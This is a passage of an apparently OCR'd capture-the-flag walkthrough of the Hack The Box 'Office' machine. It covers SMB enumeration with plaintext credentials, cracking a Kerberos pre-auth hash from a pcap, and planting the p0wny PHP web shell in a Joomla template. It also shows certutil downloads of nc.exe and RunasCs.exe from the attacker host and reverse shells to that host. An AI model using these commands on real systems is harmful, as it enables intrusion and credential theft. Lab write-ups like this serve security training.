
We get valid match for user **dwolfe**.

User tstark Pwn

SMB Access

Now that we can access smb using credentials for **dwolfe**, let's see what shares are there:

```
crackmapexec smb 10.10.11.3 -u dwolfe -p 'H0lOgrams4reTakIng0Ver754!' --shares
```




```
┌──(yoon㉿kali)-[~/Documents/htb/office]
└─$ crackmapexec smb 10.10.11.3 -u dwolfe -p 'H0lOgrams4reTakIng0Ver754!' --shares
SMB         10.10.11.3      445    DC               [*] Windows 10.0 Build 20348 (name:DC) (domain:office.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.3      445    DC               [+] office.htb\dwolfe:H0lOgrams4reTakIng0Ver754!
SMB         10.10.11.3      445    DC               [+] Enumerated shares
SMB         10.10.11.3      445    DC               Share           Permissions     Remark
SMB         10.10.11.3      445    DC               -----           -----------     ------
SMB         10.10.11.3      445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.3      445    DC               C$                              Default share
SMB         10.10.11.3      445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.3      445    DC               NETLOGON        READ            Logon server share
SMB         10.10.11.3      445    DC               SOC Analysis    READ
SMB         10.10.11.3      445    DC               SYSVOL          READ            Logon server share
```

Among the shares where **dwolfe** has the read permission to, **SOC Analysis** shares looks the most interesting.

Let's download the file **Latest-System-Dump-8fbc124d.pcap** using **smbclient**:

```
sudo smbclient '//10.10.11.3/Soc Analysis' -U dwolfe%'H0lOgrams4reTakIng0Ver754!'
```




```
┌──(yoon㉿kali)-[~/…/htb/office/smb/soc]
└─$ sudo smbclient '//10.10.11.3/Soc Analysis' -U dwolfe%'H0lOgrams4reTakIng0Ver754!'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed May 10 14:52:24 2023
  ..                                DHS        0  Wed Feb 14 05:18:31 2024
  Latest-System-Dump-8fbc124d.pcap      A  1372860  Sun May  7 20:59:00 2023

                6265599 blocks of size 4096. 1241219 blocks available
smb: \> get Latest-System-Dump-8fbc124d.pcap
getting file \Latest-System-Dump-8fbc124d.pcap of size 1372860 as Latest-System-Dump-8fbc124d.pcap (599.3 KiloBytes/sec) (average 599.3 KiloBytes/sec)
```

Wireshark

Now that we have downloaded the **pcap** file, let's open it with **Wireshark** and enumerate it.


Since we are enumerating **Domain Controller** machine, let's filter for **Kerberos**:



```
kerberos
Interface                                                   Channel
No.   Time        Source        Destination    Protocol  Length Info
 1908 7.682483    10.250.0.41   10.250.0.30    KRB5         245 AS-REQ
 1917 7.803090    10.250.0.41   10.250.0.30    KRB5         323 AS-REQ
```

There are two **AS-REQ** recordings found.

Taking a closer look at the second AS-REQ, there is a password hash that was used when authenticating:



```
as-req
  pvno: 5
  msg-type: krb-as-req (10)
  padata: 2 items
    PA-DATA pA-ENC-TIMESTAMP
      padata-type: pA-ENC-TIMESTAMP (2)
        padata-value: 3041a003020112a23a0438a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          cipher: a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226
```


Based on this article, let's attempt to crack this hash.

We will first format the hash as such with the potential username(**tstark**), domain name(**office.htb**), and the hash:

```
$krb5pa$18$tstark$OFFICE.HTB$a16f4806da05760af63c566d566f071c5bb35d0a41445
9417613a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc
```

Now using hashcat, we should be able to crack the hash:

`hashcat -m 19900 hash ~/Downloads/rockyou.txt`



```
$krb5pa$18$tstark$OFFICE.HTB$a16f4806da05760af63c566d566f071c5bb35d0a41445941761
3a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc:playboy69

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 19900 (Kerberos 5, etype 18, Pre-Auth)
```


Hash is cracked successfully and we obtained the credentials for **tstark**:**playboy69**

Shell as web_account

Joomla RCE

We have tried login to administrator portal using the credentials as **tstark** but it didn't work.

Let's try the password for tstark with the username of **administrator**, since **Tony Stark** user seemed to be the admin on the website:



Username

administrator

Password

playboy69

Luckily, login was successful and we now have access to the **dashboard**:



We have detected that your server is using PHP 8.0.28 which is obsolete and no longer receives official security updates by its developers. The Joomla! Project recommends upgrading your site to PHP 8.1 or later which will receive security updates at least until 2024-11-25.

Please ask your host to make PHP 8.1 or a later version the default version for your site. If your host is already PHP 8.1 ready please enable PHP 8.1 on your site's root and 'administrator' directories – typically you can do this yourself through a tool in your hosting control panel, but it's best to ask your host if you are unsure.

Help us make Joomla! better!


We want to increase the compatibility of our Joomla! software with our user's server settings. Therefore we need anonymous data from your site to better understand the install base and end user environments. All data is anonymised and only sent to a Joomla! controlled central server. You can change these settings later from Plugins → System - Joomla! Statistics.

No identifying data is captured at any point. Select here to review.

Enable Joomla Statistics?

Doing some research, it seems like Joomla is vulnerable to RCE

Go to **System** -> **Templates**:



Templates

Site Templates

Site Template Styles

Administrator Templates

Administrator Template Styles

Mail Templates

Cliking on **Site Templates**, we can the template running on the current website:





Image	Template ▲	Version	Date	Author	Override Files
	Cassiopeia Details and Files No preview available. You can enable preview in the options. Parent	1.0	2017-02	Joomla! Project admin@joomla.org	Up to date


Let's replace the **index.php** of the template with p0wny-shell:



Editing file "/templates/cassiopeia/index.php" in template "cassiopeia".

```php
<?php

$SHELL_CONFIG = array(
    'username' => 'p0wny',
    'hostname' => 'shell',
);

function expandPath($path) {
    if (preg_match("#^(~[a-zA-Z0-9_.-]*)(/.*)?$#", $path, $match)) {
        exec("echo $match[1]", $stdout);
        return $stdout[0] . $match[2];
    }
    return $path;
}

function allFunctionExist($list = array()) {
    foreach ($list as $entry) {
        if (!function_exists($entry)) {
            return false;
        }
    }
    return true;
}

function executeCommand($cmd) {
```

Reloading **office.htb**, we get a web shell as **web_account**:




```
p0wny@shell:C:\xampp\htdocs\joomla# whoami
office\web_account
```

Let's spawn a reverse shell on our netcat listener.

On **p0wny-shell**, let's download **nc.exe** using **certutil.exe**:


```
certutil.exe -urlcache -split -f http://10.10.14.36:8000/nc.exe
```



```
p0wny@shell:C:\Users\web_account\Downloads# certutil.exe -urlcache -split -f http://10.10.14.36:8000/nc.exe
****  Online  ****
  0000  ...
  e800
CertUtil: -URLCache command completed successfully.

p0wny@shell:C:\Users\web_account\Downloads# dir
 Volume in drive C has no label.
 Volume Serial Number is C626-9388

 Directory of C:\Users\web_account\Downloads

06/03/2024  04:07 AM    <DIR>          .
01/22/2024  10:22 AM    <DIR>          ..
06/03/2024  04:07 AM            59,392 nc.exe
               1 File(s)         59,392 bytes
               2 Dir(s)   4,941,598,720 bytes free
```

Running nc.exe towards our netcat listener, we should be able to spawn a shell:

```
./nc.exe -e cmd.exe 10.10.14.36 1337
```




```
┌──(yoon㉿kali)-[~/Documents/htb/office]
└─$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.3] 49168
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\Users\web_account\Downloads>whoami
whoami
office\web_account
```

Now we have an interactive shell as **web_account**.

Privesc: web_account to tstark

RunasCS

Checking on what users are there on `C:\Users`, we see user **tstark**.



```
PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/22/2024   9:22 AM                Administrator
d-----         1/18/2024  12:24 PM                HHogan
d-----         1/22/2024   9:22 AM                PPotts
d-r---         1/18/2024  12:29 PM                Public
d-----         1/18/2024  10:33 AM                tstark
d-----         1/22/2024   9:22 AM                web_account
```


Earlier, we already have cracked the password for *tstark*: **playboy69**

We should be able to run commands as **tstark** as long we have the correct password using **RunasCs.exe**.

Let's start up Python web server on the directory where we have **RunasCs.exe**:

```
python3 -m http.server
```

We can use the command `certutil.exe -urlcache -split -f http://10.10.14.36:8000/RunasCs.exe` to download **RunasCs.exe**:




```
C:\Users\web_account\Downloads>certutil.exe -urlcache -split -f http://10.10.14.36:8000/RunasCs.exe
certutil.exe -urlcache -split -f http://10.10.14.36:8000/RunasCs.exe
****  Online  ****
  0000  ...
  ca00
CertUtil: -URLCache command completed successfully.
```

> HTB-Solarlab also includes utilizing RunasCs.exe. You can find my writeup here

We can verify RunasCs working through by sending `whoami` command:


```
.\RunasCs.exe tstark playboy69 "whoami"
```



```
C:\Users\web_account\Downloads>.\RunasCs.exe tstark playboy69 "whoami"
.\RunasCs.exe tstark playboy69 "whoami"
[*] Warning: The logon for user 'tstark' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged t
oken.

office\tstark
```


Now that we know that we can execute commands as **tstark**, let's spawn a reverse shell:

```
.\RunasCs.exe tstark playboy69 cmd.exe -r 10.10.14.36:1338
```



```
C:\Users\web_account\Downloads>.\RunasCs.exe tstark playboy69 cmd.exe -r 10.10.14.36:1338
.\RunasCs.exe tstark playboy69 cmd.exe -r 10.10.14.36:1338
[*] Warning: The logon for user 'tstark' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged t
oken.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-a6847$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 3088 created in background.
```

As the above command is executed, we get reverse shell connection as **tstark** on our netcat listener:



